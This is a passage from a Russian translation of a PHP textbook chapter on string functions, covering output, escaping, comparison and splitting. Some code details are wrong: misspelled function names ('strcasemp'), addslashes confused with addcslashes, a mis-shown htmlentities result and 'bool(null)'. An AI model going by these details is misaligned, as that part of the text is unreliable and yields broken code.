$s = <<< EndOfPointlessHeredoc
Foo
EndOfPointlessHeredoc;
```

Если вы хотите, чтобы строка heredoc завершалась символом новой строки, вам придется добавить его самостоятельно:

```
$s = <<< End
Foo

End;
```

## Вывод строк

Существуют четыре способа передачи вывода браузеру. Конструкция `echo` позволяет вывести сразу несколько значений, тогда как `print()` выводит только одно значение. Функция `printf()` строит отформатированную строку, полученную в результате вставки значений в шаблон. Функция `print_r()` полезна при отладке: она выводит содержимое массивов, объектов и т. д. в удобочитаемой форме.

### `echo`

Чтобы поместить строку в разметку HTML-страницы, сгенерированной на PHP, используйте конструкцию `echo`. Хотя `echo` выглядит (и по большей части ведет себя) как функция, на самом деле это языковая конструкция. Поскольку круглые скобки можно опустить, следующие выражения эквивалентны:

```
echo "Printy";  
echo("Printy"); // также допустимо
```

Для вывода можно указать несколько элементов, разделив их запятыми:

```
echo "First", "second", "third";  
Firstsecondthird
```

Попытка использовать круглые скобки при выводе нескольких значений приводит к ошибке парсера:

```
// ошибка парсера  
echo("Hello", "world");
```

Так как `echo` не является полноценной функцией, эта конструкция не может использоваться как составная часть большего выражения:

```
// ошибка парсера  
if (echo("test")) {  
    echo("It worked!");  
}
```

Такие ошибки легко исправляются при помощи функций `print()` и `printf()`.

### `print()`

Функция `print()` передает браузеру одно значение (свой аргумент):

```
if (print("test\n")) {  
    print("It worked!");  
}
```

```
}  
test  
It worked!
```

## printf()

Функция `printf()` выводит строку, построенную в результате подстановки значений в паттерн (*форматную строку*). Она происходит от одноименной функции стандартной библиотеки C. Первым аргументом `printf()` является форматная строка, а остальные аргументы содержат подставляемые значения. Символ `%` в форматной строке является признаком подстановки.

### Модификаторы в паттернах

Маркер замены в паттерне состоит из знака процента (`%`), за которым могут следовать модификаторы из приведенного ниже списка, и завершается спецификатором типа. (Для включения литерального символа `%` в вывод используется служебная последовательность `%%`.) Модификаторы должны следовать в порядке их перечисления:

1. Спецификатор дополнения, определяющий символ для удлинения строки. Используйте `0`, пробел (по умолчанию) или любой символ с префиксом из одинарной кавычки.
2. Знак. Для строк знак имеет другой смысл, чем для чисел. Для строк знак «минус» (`-`) включает выравнивание по левому краю (по умолчанию используется выравнивание по правому краю). Для чисел знак «плюс» (`+`) обеспечивает вывод знака «+» в начале положительных чисел (например, число 35 будет выводиться в виде `+35`).
3. Минимальное количество символов в элементе. Если длина результата окажется меньше заданной, ее необходимо увеличить с помощью спецификаторов знака и дополнения.
4. Для чисел с плавающей точкой может задаваться спецификатор точности, состоящий из точки и числа. Он определяет количество цифр в дробной части. Для типов, кроме вещественных значений двойной точности, этот спецификатор игнорируется.

### Спецификаторы типа

Спецификатор типа сообщает `printf()` тип подставляемых данных, что позволяет интерпретировать перечисленные выше модификаторы. Всего поддерживаются восемь типов, спецификаторы которых перечислены в табл. 4.2.



**Таблица 4.2.** Спецификаторы типов printf()

| Спецификатор | Описание  |
|--------------|---|
| %            | Знак %  |
| b            | Аргумент — целое число (выводится в двоичной записи)  |
| c            | Аргумент — целое число (выводится как символ с заданным кодом)  |
| d            | Аргумент — целое число (выводится в десятичной записи)  |
| e            | Аргумент — число двойной точности (выводится в научной записи)  |
| E            | Аргумент — число двойной точности (выводится в научной записи с использованием букв верхнего регистра)  |
| f            | Аргумент — число с плавающей точкой (выводится в формате текущего локального контекста)   |
| F            | Аргумент — число с плавающей точкой (выводится в соответствующем виде)  |
| g            | Аргумент — число двойной точности (выводится в научной записи как со спецификатором %e или как число с плавающей точкой как со спецификатором %f — в зависимости от того, какой вариант короче) |
| G            | Аргумент — число двойной точности (выводится в научной записи как со спецификатором %E или как число с плавающей точкой как со спецификатором %F — в зависимости от того, какой вариант короче) |
| o            | Аргумент — целое число (выводится в восьмеричной записи)  |
| s            | Аргумент — строка (выводится в соответствующем виде)  |
| u            | Аргумент — целое число без знака (выводится в десятичной записи)  |
| x            | Аргумент — целое число (выводится в шестнадцатеричной записи с использованием букв в нижнем регистре)   |
| X            | Аргумент — целое число (выводится в шестнадцатеричной записи с использованием букв в верхнем регистре)  |

Если вы не работали на C, функция printf() покажется вам ужасающе сложной. Но стоит к ней немного привыкнуть, и вы поймете, какой это мощный инструмент форматирования. Несколько примеров:

- Число с плавающей точкой с двумя знаками в дробной части:

```
printf("%.2f", 27.452);
27.45
```

- Десятичный и шестнадцатеричный вывод:

```
printf('The hex value of %d is %x', 214, 214);  
The hex value of 214 is d6
```

- Дополнение целого числа до трех знаков в дробной части:

```
printf('Bond. James Bond. %03d.', 7);  
Bond. James Bond. 007.
```

- Форматирование даты:

```
printf('%02d/%02d/%04d', $month, $day, $year);  
02/15/2005
```

- Процент:

```
printf('%.2f%% Complete', 2.1);  
2.10% Complete
```

- Дополнение числа с плавающей точкой:

```
printf('You\'ve spent $%5.2f so far', 4.1);  
You've spent $ 4.10 so far
```

Функция `sprintf()` получает те же аргументы, что и `printf()`, но возвращает построенную строку вместо того, чтобы выводить ее. Это позволяет сохранить строку в переменной для использования в будущем:

```
$date = sprintf("%02d/%02d/%04d", $month, $day, $year);  
// теперь можно интерполировать $date в любой точке,  
// где может потребоваться дата.
```

## **print\_r()** и **var\_dump()**

Функция `print_r()` выводит полученные значения (строки и числа) в «умном» формате вместо того, чтобы преобразовывать все в строку, как это делают `echo` и `print()`. Массив она выводит в виде списка ключей и значений в круглых скобках, перед которыми стоит слово `Array`:

```
$a = array('name' => 'Fred', 'age' => 35, 'wife' => 'Wilma');  
print_r($a);  
Array  
(  
  [name] => Fred  
  [age] => 35  
  [wife] => Wilma)
```

Вызов `print_r()` с массивом перемещает внутренний итератор к позиции последнего элемента в массиве. Итераторы и массивы более подробно рассмотрены в главе 5.

Когда функция `print_r()` вызывается для объекта, выводится слово `Object`, за которым следует массив инициализированных свойств объекта:

```
class P {
    var $name = 'nat';
    // ...
}
$p = new P;
print_r($p);
Object
(
    [name] => nat)
```

Функция `print_r()` не умеет осмысленно выводить логические значения и `NULL`:

```
print_r(true); // prints "1";
1
print_r(false); // prints "";

print_r(null); // prints "";
```

По этой причине при отладке лучше использовать функцию `var_dump()` вместо `print_r()`. Функция `var_dump()` выводит любое значение РНР в понятном для нас формате:

```
var_dump(true);
var_dump(false);
var_dump(null);
var_dump(array('name' => "Fred", 'age' => 35));
class P {
    var $name = 'Nat';
    // ...
}
$p = new P;
var_dump($p);
bool(true)
bool(false)
bool(null)
array(2) {
    ["name"]=>
    string(4) "Fred"
    ["age"]=>
    int(35)
}
object(p)(1) {
    ["name"]=>
    string(3) "Nat"
}
```

Будьте осторожны при использовании `print_r()` или `var_dump()` в рекурсивных структурах — например, в `$GLOBALS` есть элемент для `GLOBALS`, который указывает

на саму структуру, тем самым заставляя функцию `print_r()` заикливаться, а `var_dump()` — прервать работу после третьего посещения этого элемента.

## Обращение к отдельным символам

Функция `strlen()` возвращает количество символов в строке:

```
$string = 'Hello, world';  
$length = strlen($string); // $length содержит 12
```

Для обращения к отдельным символам используйте синтаксис смещения в строке:

```
$string = 'Hello';  
for ($i=0; $i < strlen($string); $i++) {  
    printf("The %dth character is %s\n", $i, $string{$i});  
}  
The 0th character is H  
The 1th character is e  
The 2th character is l  
The 3th character is l  
The 4th character is o
```

## Очистка строк

Часто строки, прочитанные из файлов или полученные от пользователей, приходится чистить перед использованием. Две типичные проблемы необработанных данных — наличие лишних пробелов и неправильный регистр символов (верхний вместо нижнего или наоборот).

## Удаление пробелов

Начальные или завершающие пробелы удаляются функциями `trim()`, `ltrim()` и `rtrim()`:

```
$trimmed = trim(строка [, список_символов ]);  
$trimmed = ltrim(строка [, список_символов ]);  
$trimmed = rtrim(строка [, список_символов ]);
```

`trim()` возвращает копию строки, в начале и конце которой удалены все пробелы, а `ltrim()` и `rtrim()` удаляют пробелы только в начале и только в конце строки соответственно. Необязательный аргумент *список\_символов* содержит строку с перечнем всех удаляемых символов. По умолчанию удаляются символы, перечисленные в табл. 4.3.

**Таблица 4.3.** Символы, удаляемые по умолчанию функциями trim(), ltrim() и rtrim()

| Символ | Код ASCII | Смысл                  |
|--------|-----------|------------------------|
| " "    | 0x20      | Пробел                 |
| "\t"   | 0x09      | Табуляция              |
| "\n"   | 0x0A      | Новая строка           |
| "\r"   | 0x0D      | Возврат курсора        |
| "\0"   | 0x00      | Нулевой байт           |
| "\x0B" | 0x0B      | Вертикальная табуляция |

Пример:

```
$title = " Programming PHP \n";
$str1 = ltrim($title); // $str1 содержит "Programming PHP \n"
$str2 = rtrim($title); // $str2 содержит " Programming PHP"
$str3 = trim($title); // $str3 содержит "Programming PHP"
```

В случае строки данных, разделенных табуляциями, аргумент *список\_символов* используется для удаления начальных или завершающих пробелов без удаления табуляций:

```
$record = " Fred\tFlintstone\t35\tWilma\t \n";
$record = trim($record, " \r\n\0\x0B");
// $record is "Fred\tFlintstone\t35\tWilma"
```

## Изменение регистра

PHP содержит ряд функций для изменения регистра строк: `strtolower()` и `strtoupper()` работают с целыми строками, `ucfirst()` работает только с первым символом строки, а `ucwords()` работает с первыми символами каждого слова в строке. Каждая функция в аргументе получает строку для обработки и возвращает копию строки с соответствующими изменениями регистра символов. Пример:

```
$string1 = "FRED flintstone";
$string2 = "barney rubble";
print(strtolower($string1));
print(strtoupper($string1));
print(ucfirst($string2));
print(ucwords($string2));
fred flintstone
FRED FLINTSTONE
Barney rubble
Barney Rubble
```

Чтобы преобразовать смешанный регистр символов в «титულный» (где каждое слово начинается с буквы в верхнем регистре при остальных буквах в нижнем регистре), а исходное состояние регистра символов неизвестно, используйте комбинацию `strtolower()` и `ucwords()`:

```
print(ucwords(strtolower($string1)));  
Fred Flintstone
```

## Кодирование и экранирование

Рассмотрим функции PHP, упрощающие работу со страницами HTML, веб-адресами (URL) и БД. HTML, веб-адреса и команды БД являются строками, символы которых PHP экранирует. Например, он записывает пробел в веб-адресе в виде `%20`, а литеральный знак «меньше» (`<`) в документе HTML представляет последовательностью `&lt;`. Для преобразования символов в эти кодировки и обратно PHP использует набор встроенных функций.

## HTML

Специальные символы в HTML представляются такими *сущностями*, как `&amp;`; (`&`) и `&lt;`; (`<`). Преобразование специальных символов в строках в соответствующие сущности производят две функции PHP: одна удаляет теги HTML, а другая — метатеги.

### Замена всех специальных символов сущностями

Функция `htmlentities()` заменяет по возможности все символы эквивалентными сущностями HTML (кроме пробела). К их числу относятся знаки «меньше» (`<`), «больше» (`>`), амперсанд (`&`) и символы с диакритическими знаками.

Пример:

```
$string = htmlentities("Einstürzende Neubauten");  
echo $string;  
Einstürzende Neubauten
```

Экранированная версия `&uuml;` (которую можно увидеть при просмотре исходного кода) правильно отображается как `ü` в веб-странице. С другой стороны, пробел не преобразуется в `&nbsp;`.

Функция `htmlentities()` обычно получает до трех аргументов:

```
$output = htmlentities(ввод, флаги, кодировка);
```

Параметр *кодировка*, если он задан, определяет набор символов. По умолчанию используется набор UTF-8. Параметр *флаги* указывает, должны ли одинарные и двойные кавычки преобразовываться в соответствующие сущности. ENT\_COMPAT (по умолчанию) преобразует только двойные кавычки, ENT\_QUOTES преобразует обе разновидности кавычек, и ENT\_NOQUOTES не преобразует ничего. Варианта с преобразованием только одинарных кавычек не существует. Пример:

```
$input = <<< End
"Stop pulling my hair!" Jane's eyes flashed.<p>
End;
$double = htmlentities($input);
// &quot;Stop pulling my hair!&quot; Jane's eyes flashed.&lt;p&gt;
$both = htmlentities($input, ENT_QUOTES);
// &quot;Stop pulling my hair!&quot; Jane&#039;s eyes flashed.&lt;p&gt;
$neither = htmlentities($input, ENT_NOQUOTES);
// "Stop pulling my hair!" Jane's eyes flashed.&lt;p&gt;
```

### Кодирование только символов синтаксиса HTML

Функция `htmlspecialchars()` преобразует наименьший возможный набор символов для генерирования действительной разметки HTML, среди которых:

- Амперсанды (&) преобразуются в `&amp;`.
- Двойные кавычки (") преобразуются в `&quot;`.
- Одинарные кавычки (') преобразуются в `&#039;`; (если активен режим ENT\_QUOTES, упоминавшийся в описании `htmlspecialchars()`).
- Знаки «меньше» (<) преобразуются в `&lt;`.
- Знаки «больше» (>) преобразуются в `&gt;`.

Если приложение должно выводить данные, введенные пользователем в форме, обязательно обработайте эти данные вызовом `htmlspecialchars()`, прежде чем выводить или сохранять их. Если вы этого не сделаете, а пользователь введет строку вида `"angle < 30"` или `"sturm & drang"`, браузер решит, что специальные символы являются частью разметки HTML, что приведет к повреждению страницы.

Как и `htmlspecialchars()`, функция `htmlspecialchars()` может получать до трех аргументов:

```
$output = htmlspecialchars(input, [flags, [encoding]]);
```

Аргументы `flags` и `encodings` имеют такой же смысл, как и для `htmlspecialchars()`.

Функций, предназначенных специально для преобразования сущностей в исходный текст, не существует, потому что такая необходимость возникает очень редко. Впрочем, у этой задачи есть решение: функция `get_html_translation_`

`table()` предоставляет таблицу преобразования, используемую любой из функций преобразования (в нужном режиме преобразования кавычек). Например, для получения таблицы преобразования, используемой `htmlentities()`, нужен вызов:

```
$table = get_html_translation_table(HTML_ENTITIES);
```

А для получения таблицы для `htmlspecialchars()` в режиме `ENT_NOQUOTES` вызов будет таким:

```
$table = get_html_translation_table(HTML_SPECIALCHARS, ENT_NOQUOTES);
```

Возьмите таблицу преобразования, поменяйте местами ключи со значениями при помощи вызова `array_flip()` и передайте результат функции `strtr()` для применения к строке, то есть выполните операцию, обратную действиям `htmlentities()`:

```
$str = htmlentities("Einstürzende Neubauten"); // Закодированная строка
$table = get_html_translation_table(HTML_ENTITIES);
$revTrans = array_flip($table);
echo strtr($str, $revTrans); // Возвращается к нормальному виду
Einstürzende Neubauten
```

Также можно получить таблицу преобразования, добавить в нее любые другие преобразования, которые вам понадобятся, и вызвать `strtr()`. Например, если вы хотите, чтобы функция `htmlentities()` кодировала каждый пробел последовательностью `&nbsp;`, напишите:

```
$table = get_html_translation_table(HTML_ENTITIES);
$table[' '] = '&nbsp;';
$encoded = strtr($original, $table);
```

## Удаление тегов HTML

Функция `strip_tags()` удаляет теги HTML из строки:

```
$input = '<p>Howdy, &quot;Cowboy&quot;</p>';
$output = strip_tags($input);
// $output содержит 'Howdy, &quot;Cowboy&quot;'
```

Функция может получить второй аргумент, определяющий строку тегов, которые должны остаться в строке. Перечисляются только открывающие формы тегов. Закрывающие формы тегов, указанные во втором параметре, также будут сохранены:

```
$input = 'The <b>bold</b> tags will <i>stay</i><p>';
$output = strip_tags($input, '<b>');
// $output содержит 'The <b>bold</b> tags will stay'
```



Атрибуты в сохраняемых тегах не изменяются вызовом `strip_tags()`. Поскольку такие атрибуты, как `style` и `onmouseover`, могут влиять на внешний вид и поведение веб-страниц, сохранение некоторых тегов при вызове `strip_tags()` не гарантирует полной защиты от потенциальных злоупотреблений кодом.

## Извлечение метатегов

Функция `get_meta_tags()` возвращает массив метатегов для страницы HTML, заданной локальным именем файла или URL-адресом. Имя метатега (`keywords`, `author`, `description` и т. д.) становится ключом в массиве, а содержимое метатега становится соответствующим значением ключа:

```
$metaTags = get_meta_tags('http://www.example.com/');  
echo "Web page made by {$metaTags['author']}";  
Web page made by John Doe
```

Общая форма вызова функции:

```
$array = get_meta_tags(имя_файла [, путь]);
```

Передайте значение `true` в параметре *путь*, чтобы при попытке открытия файла использовался стандартный путь включения файлов.

## URL

PHP предоставляет функции для преобразования символов в кодировки URL и обратно, чтобы вы могли строить и декодировать URL-адреса. На самом деле есть две разновидности кодировок URL, которые различаются по способам обработки пробелов. Первая (определяемая в RFC 3986) интерпретирует пробел как обычный недопустимый символ в URL и кодирует его в виде `%20`. Вторая (реализующая систему `application/x-www-form-urlencoded`) кодирует пробел символом `+` и используется для построения строк запросов.

Обратите внимание, что эти функции не применяются с полными URL-адресами вида `http://www.example.com/hello`, так как они экранируют символы `:` и `/` и могут выдать строку:

```
http%3A%2F%2Fwww.example.com%2Fhello
```

Кодируйте только части URL-адреса (после `http://www.example.com/`), а протокол и имя домена добавьте позднее.

## Кодирование и декодирование RFC 3986

Для кодирования строк по правилам URL используйте функцию `rawurlencode()`:

```
$output = rawurlencode(ввод);
```

Функция получает строку и возвращает ее копию, в которой недопустимые символы URL закодированы по схеме %dd.

Если в странице динамически генерируются гипертекстовые ссылки, их необходимо преобразовать вызовом `rawurlencode()`:

```
$name = "Programming PHP";
$output = rawurlencode($name);
echo "http://localhost/{$output}";
http://localhost/Programming%20PHP
```

Функция `rawurldecode()` декодирует строки, закодированные по схеме URL:

```
$encoded = 'Programming%20PHP';
echo rawurldecode($encoded);
Programming PHP
```

## Кодирование строк запросов

Функции `urlencode()` и `urldecode()` отличаются от своих низкоуровневых аналогов только тем, что они кодируют пробелы знаком +, а не последовательностью %20. Они нужны для создания строк запросов и значений cookie и могут пригодиться при передаче в HTML URL по схеме форм. PHP автоматически декодирует строки запросов и значения cookie, поэтому эти функции лучше использовать не для обработки этих значений, а для генерирования строк запросов:

```
$baseUrl = 'http://www.google.com/q=';
$query = 'PHP sessions -cookies';
$url = $baseUrl . urlencode($query);
echo $url;

http://www.google.com/q=PHP+sessions+-cookies
```

## SQL

Многие системы БД требуют, чтобы строковые литералы в запросах SQL экранировались. Схема кодирования SQL очень проста — одинарные кавычки, двойные кавычки, нулевые байты и обратные слешы должны быть снабжены префиксом \. Функция `addslashes()` добавляет эти префиксы, а функция `stripslashes()` их удаляет:

```
$string = <<< EOF
"It's never going to work," she cried,
as she hit the backslash (\) key.
EOF;
$string = addslashes($string);
echo $string;
echo stripslashes($string);
"It\'s never going to work,\" she cried,
```

as she hit the backslash (\\) key.  
"It's never going to work," she cried,  
as she hit the backslash (\) key.

## Кодирование строк C

Функция `addslashes()` экранирует любые символы префиксом `\`. За исключением символов из табл. 4.4, символы с ASCII-кодами менее 32 или более 126 кодируются их восьмеричными кодами (например, `"\002"`). Функции `addslashes()` и `stripslashes()` используются при работе с нестандартными системами БД, у которых есть свои требования о том, какие символы должны экранироваться.

**Таблица 4.4.** Односимвольные служебные последовательности, распознаваемые функциями `addslashes()` и `stripslashes()`

| ASCII-код | Кодирование     |
|-----------|-----------------|
| 7         | <code>\a</code> |
| 8         | <code>\b</code> |
| 9         | <code>\t</code> |
| 10        | <code>\n</code> |
| 11        | <code>\v</code> |
| 12        | <code>\f</code> |
| 13        | <code>\r</code> |

При вызове `addslashes()` передаются два аргумента — кодируемая строка и экранируемые символы:

```
$escaped = addslashes(string, charset);
```

Диапазоны экранируемых символов задаются конструкцией `".."`:

```
echo addslashes("hello\tworld\n", "\x00..\x1fz..\xff");  
hello\tworld\n
```

Будьте внимательны и не включайте `'\0'`, `'a'`, `'b'`, `'f'`, `'n'`, `'r'`, `'t'` или `'v'` в набор символов, так как они будут преобразованы в `'\0'`, `'\a'` и т. д. Эти служебные последовательности распознаются C и PHP, что может создать путаницу.

Функция `stripslashes()` получает строку и возвращает ее копию с расширенными служебными последовательностями:

```
$string = stripslashes(escaped);
```

Пример:

```
$string = stripslashes('hello\tworld\n');  
// $string содержит "hello\tworld\n"
```

## Сравнение строк

В PHP предусмотрены два оператора и шесть функций для сравнения строк.

### Точные сравнения

Две строки можно проверить на равенство операторами `==` и `===`. Эти операторы по-разному ведут себя с операндами, которые не являются строками. Оператор `==` преобразует строковые операнды в числа и сообщает, что `3` и `"3"` равны. Из-за правил преобразования строк в числа он также сообщает, что `3` и `"3b"` равны, так как в преобразовании будет использоваться только часть строки до первого нечислового символа. Оператор `===` не выполняет преобразования и при разных типах данных аргументов возвращает `false`:

```
$o1 = 3;  
$o2 = "3";  
  
if ($o1 == $o2) {  
    echo("== returns true<br>");  
}  
if ($o1 === $o2) {  
    echo("=== returns true<br>");  
}  
== returns true
```

Операторы сравнения (`<`, `<=`, `>`, `>=`) тоже работают со строками:

```
$him = "Fred";  
$her = "Wilma";  
if ($him < $her) {  
    print "{$him} comes before {$her} in the alphabet.\n";  
}  
Fred comes before Wilma in the alphabet
```

Тем не менее при сравнении строк и чисел операторы сравнения дают неожиданные результаты:

```
$string = "PHP Rocks";  
$number = 5;  
  
if ($string < $number) {  
    echo("{$string} < {$number}");  
}  
PHP Rocks < 5
```

Если один аргумент оператора сравнения является числом, то другой аргумент преобразуется в число. Это означает, что строка "PHP Rocks" будет преобразована в число 0 (потому что строка не начинается с числа). Так как 0 меньше 5, PHP выведет "PHP Rocks < 5".

Чтобы явно сравнить две строки именно как строки, преобразуя числа в строки при необходимости, используйте функцию `strcmp()`:

```
$relationship = strcmp(string_1, string_2);
```

Функция возвращает или число меньше 0, если `string_1` в порядке сортировки предшествует `string_2`, или число больше 0, если `string_2` в порядке сортировки предшествует `string_1`, или 0, если строки совпадают:

```
$n = strcmp("PHP Rocks", 5);  
echo($n);  
1
```

Разновидностью `strcmp()` является функция `strcasemp()`, которая приводит символы строки к нижнему регистру перед сравнением. По своим аргументам и возвращаемому значению она не отличается от `strcmp()`:

```
$n = strcasemp("Fred", "frED"); // $n содержит 0
```

Другая разновидность функций сравнения строк сравнивает только несколько первых символов строки. Функции `strncmp()` и `strncasemp()` получают дополнительный аргумент — количество начальных символов, используемых при сравнениях:

```
$relationship = strncmp(string_1, string_2, len);  
$relationship = strncasemp(string_1, string_2, len);
```

И наконец, функции `strnatcmp()` и `strnatcasemp()` проводят сравнение в естественном порядке. Они получают те же аргументы, что и `strcmp()`, и возвращают те же значения. Сравнение в естественном порядке выявляет числовые части сравниваемых строк и сортирует строковые части отдельно от числовых.

В табл. 4.5 показана сортировка строк в естественном порядке и в порядке ASCII.

**Таблица 4.5.** Сортировка в естественном порядке и в порядке ASCII

| Естественный порядок | Порядок ASCII |
|----------------------|---------------|
| pic1.jpg             | pic1.jpg      |
| pic5.jpg             | pic10.jpg     |
| pic10.jpg            | pic5.jpg      |
| pic50.jpg            | pic50.jpg     |

## Приблизительное равенство

PHP предоставляет ряд функций, при помощи которых можно проверить две строки на приблизительное равенство — `soundex()`, `metaphone()`, `similar_text()` и `levenshtein()`:

```
$soundexCode = soundex($string);
$metaphoneCode = metaphone($string);
$inCommon = similar_text($string_1, $string_2 [, $percentage ]);
$similarity = levenshtein($string_1, $string_2);
$similarity = levenshtein($string_1, $string_2 [, $cost_ins, $cost_rep,
$cost_del ]);
```

Алгоритмы `Soundex` и `Metaphone` выдают строку, которая приблизительно описывает произношение слова в английском языке. Чтобы проверить две строки на приблизительное равенство с помощью этих алгоритмов, сравните их произношения. Значения `Soundex` сравниваются только со значениями `Soundex`, а значения `Metaphone` — только со значениями `Metaphone`.

Алгоритм `Metaphone` обычно дает более точный результат, как показывает следующий пример:

```
$known = "Fred";
$query = "Phred";

if (soundex($known) == soundex($query)) {
    print "soundex: {$known} sounds like {$query}<br>";
}
else {
    print "soundex: {$known} doesn't sound like {$query}<br>";
}

if (metaphone($known) == metaphone($query)) {
    print "metaphone: {$known} sounds like {$query}<br>";
}
else {
    print "metaphone: {$known} doesn't sound like {$query}<br>";
}
soundex: Fred doesn't sound like Phred
metaphone: Fred sounds like Phred
```

Функция `similar_text()` возвращает количество символов, общих для двух строк. Третий аргумент, если он присутствует, является переменной, в которой хранится метрика сходства, выраженная в процентах:

```
$string1 = "Rasmus Lerdorf";
$string2 = "Razmus Lehrdorf";
$common = similar_text($string1, $string2, $percent);
printf("They have %d chars in common (%.2f%%).", $common, $percent);
They have 13 chars in common (89.66%).
```

Алгоритм Левенштейна вычисляет степень сходства двух строк на основании того, сколько символов необходимо добавить, заменить или удалить для их совпадения. Например, у строк "cat" и "cot" расстояние Левенштейна равно 1, потому что для их совпадения достаточно изменить всего один символ ("a" на "o"):

```
$similarity = levenshtein("cat", "cot"); // $similarity содержит 1
```

Эта метрика сходства обычно вычисляется быстрее той, которая используется функцией `similar_text()`. Также можно передать функции `levenshtein()` три разных значения весов для вставок, удалений и замен — например, для сравнения слов с их сокращенными формами.

В следующем примере при сравнении строки с ее возможной сокращенной формой у вставок чрезвычайно высокий вес, потому что в сокращениях никогда не должны вставляться символы:

```
echo levenshtein('would not', 'wouldn\'t', 500, 1, 1);
```

## Операции со строками и поиск

В PHP существует множество функций для работы со строками. Лучше всего для поиска и изменения строк подходят функции, использующие для описания строк регулярные выражения. Но в этом разделе мы рассмотрим более быстрые функции для поиска фиксированных строк (например, позволяющие найти "12/11/01" вместо «любой последовательности цифр, разделенных символами /»).

### Подстроки

Если вы знаете, в какой позиции длинной строки находятся интересующие вас данные, их можно скопировать функцией `substr()`:

```
$piece = substr(строка, начало [, длина ]);
```

Аргумент *начало* определяет позицию в строке, с которой начинается копирование (0 обозначает начало строки). Аргумент *длина* определяет количество копируемых символов (по умолчанию копируются символы до конца строки). Пример:

```
$name = "Fred Flintstone";  
$fluff = substr($name, 6, 4); // $fluff содержит "lint"  
$sound = substr($name, 11); // $sound содержит "tone"
```

Чтобы узнать, сколько раз короткая строка встречается внутри длинной, используйте функцию `substr_count()`:

```
$number = substr_count(длинная_строка, короткая_строка);
```

Пример:

```
$sketch = <<< EndOfSketch
Well, there's egg and bacon; egg sausage and bacon; egg and spam;
egg bacon and spam; egg bacon sausage and spam; spam bacon sausage
and spam; spam egg spam spam bacon and spam; spam sausage spam spam
bacon spam tomato and spam;
EndOfSketch;
$count = substr_count($sketch, "spam");
print("The word spam occurs {$count} times.");
The word spam occurs 14 times.
```

Функция `substr_replace()` поддерживает разные варианты изменения строк:

```
$string = substr_replace(оригинал, новая_строка, начало [, длина ]);
```

Функция заменяет часть оригинала, обозначенную аргументами *начало* (где 0 соответствует началу строки) и *длина*, строкой *новая\_строка*. Если четвертый аргумент не задан, `substr_replace()` удаляет текст от начала до конца строки.

Пример:

```
$greeting = "good morning citizen";
$farewell = substr_replace($greeting, "bye", 5, 7);
// $farewell содержит "good bye citizen"
```

*Длина*, равная 0, означает, что вставка выполняется без удаления:

```
$farewell = substr_replace($farewell, "kind ", 9, 0);
// $farewell содержит "good bye kind citizen"
```

Строка-заменитель "" выполняет удаление без вставки:

```
$farewell = substr_replace($farewell, "", 8);
// $farewell is "good bye"
```

А вот как выполняется вставка в начале строки:

```
$farewell = substr_replace($farewell, "now it's time to say ", 0, 0);
// $farewell содержит "now it's time to say good bye"
```

Отрицательное значение аргумента *начало* определяет позицию символа от конца строки, с которой начинается замена:

```
$farewell = substr_replace($farewell, "riddance", -3);
// $farewell содержит "now it's time to say good riddance"
```

Отрицательная *длина* обозначает позицию символа от конца строки, на которой прекращается удаление:



```
$farewell = substr_replace($farewell, "", -8, -5);  
// $farewell содержит "now it's time to say good dance"
```

## Прочие строковые функции

Функция `strrev()` получает строку и возвращает ее копию с символами, следующими в обратном порядке:

```
$string = strrev(строка);
```

Пример:

```
echo strrev("There is no cabal");  
labac on si erehT
```

Функция `str_repeat()` получает строку и счетчик и возвращает новую строку, которая содержит *строку*-аргумент, повторенную *заданное количество раз*:

```
$repeated = str_repeat(string, count);
```

Например, следующий вызов функции строит примитивную горизонтальную линейку:

```
echo str_repeat('_.-.', 40);
```

Функция `str_pad()` дополняет одну строку другой. Вы можете указать, какая строка должна использоваться для дополнения и с какой стороны оно должно применяться: слева, справа или с обеих сторон:

```
$padded = str_pad(строка, длина [, дополнение [, тип_дополнения ]]);
```

По умолчанию строка дополняется справа пробелами:

```
$string = str_pad('Fred Flintstone', 30);  
echo "{$string}:35:Wilma";  
Fred Flintstone :35:Wilma
```

Необязательный третий аргумент содержит строку, которая используется для дополнения:

```
$string = str_pad('Fred Flintstone', 30, '. ');  
echo "{$string}35";  
Fred Flintstone. . . . .35
```

Необязательный четвертый аргумент может быть равен `STR_PAD_RIGHT` (по умолчанию), `STR_PAD_LEFT` или `STR_PAD_BOTH` (выравнивание по центру). Пример:

```
echo '[' . str_pad('Fred Flintstone', 30, ' ', STR_PAD_LEFT) . "]\n";
echo '[' . str_pad('Fred Flintstone', 30, ' ', STR_PAD_BOTH) . "]\n";
[ Fred Flintstone ]
[ Fred Flintstone ]
```

## Декомпозиция строк

PHP предоставляет набор функций для разбиения строк на части. Эти функции, `explode()`, `strtok()` и `sscanf()`, перечислены далее в порядке возрастания сложности.

### Разбиение и слияние

Данные часто поступают в виде строк, которые необходимо разбить на массив значений. Допустим, вы хотите выделить поля из строки, элементы которой разделены запятыми, скажем, "Fred,25,Wilma". В таких ситуациях используется функция `explode()`:

```
$array = explode(разделитель, строка [, ограничение]);
```

Первый аргумент *разделитель* представляет собой строку с разделителем полей. Второй аргумент *строка* определяет строку для разбивки. Необязательный третий аргумент *ограничение* содержит максимальное количество значений, возвращаемых в массиве.

При достижении ограничения последний элемент массива содержит остаток строки:

```
$input = 'Fred,25,Wilma';
$fields = explode(',', $input);
// $fields содержит массив ('Fred', '25', 'Wilma')
$fields = explode(',', $input, 2);
// $fields содержит массив ('Fred', '25,Wilma')
```

Функция `implode()` решает обратную задачу — она строит длинную строку по массиву коротких строк:

```
$string = implode(разделитель, массив);
```

Первый аргумент *разделитель* содержит строку, которая должна вставляться между элементами второго аргумента *массив*. Чтобы заново построить строку, разделенную запятыми, просто выполните фрагмент:

```
$fields = array('Fred', '25', 'Wilma');
$string = implode(',', $fields); // $string содержит 'Fred,25,Wilma'
```

Функция `join()` является псевдонимом для `implode()`.

## Разбиение на лексемы

Функция `strtok()` позволяет перебирать содержимое строки с выделением нового блока (лексемы) при каждой итерации. При первом вызове функции необходимо передать два аргумента: строку для перебора и разделитель лексем. Пример:

```
$firstChunk = strtok(строка, разделитель);
```

Чтобы получить остальные лексемы, продолжайте вызывать `strtok()` с передачей только разделителя:

```
$nextChunk = strtok(разделитель);
```

Рассмотрим пример:

```
$string = "Fred,Flintstone,35,Wilma";
$token = strtok($string, ",");

while ($token !== false) {
    echo("{ $token}<br />");
    $token = strtok(",");
}
Fred
Flintstone
35
Wilma
```

Если лексем больше не осталось, функция `strtok()` возвращает `false`.

Вызов `strtok()` с двумя аргументами заново инициализирует итератор, и выделение лексем снова начинается от начала строки.

## `sscanf()`

Функция `sscanf()` разбивает строку по `printf()`-подобному паттерну:

```
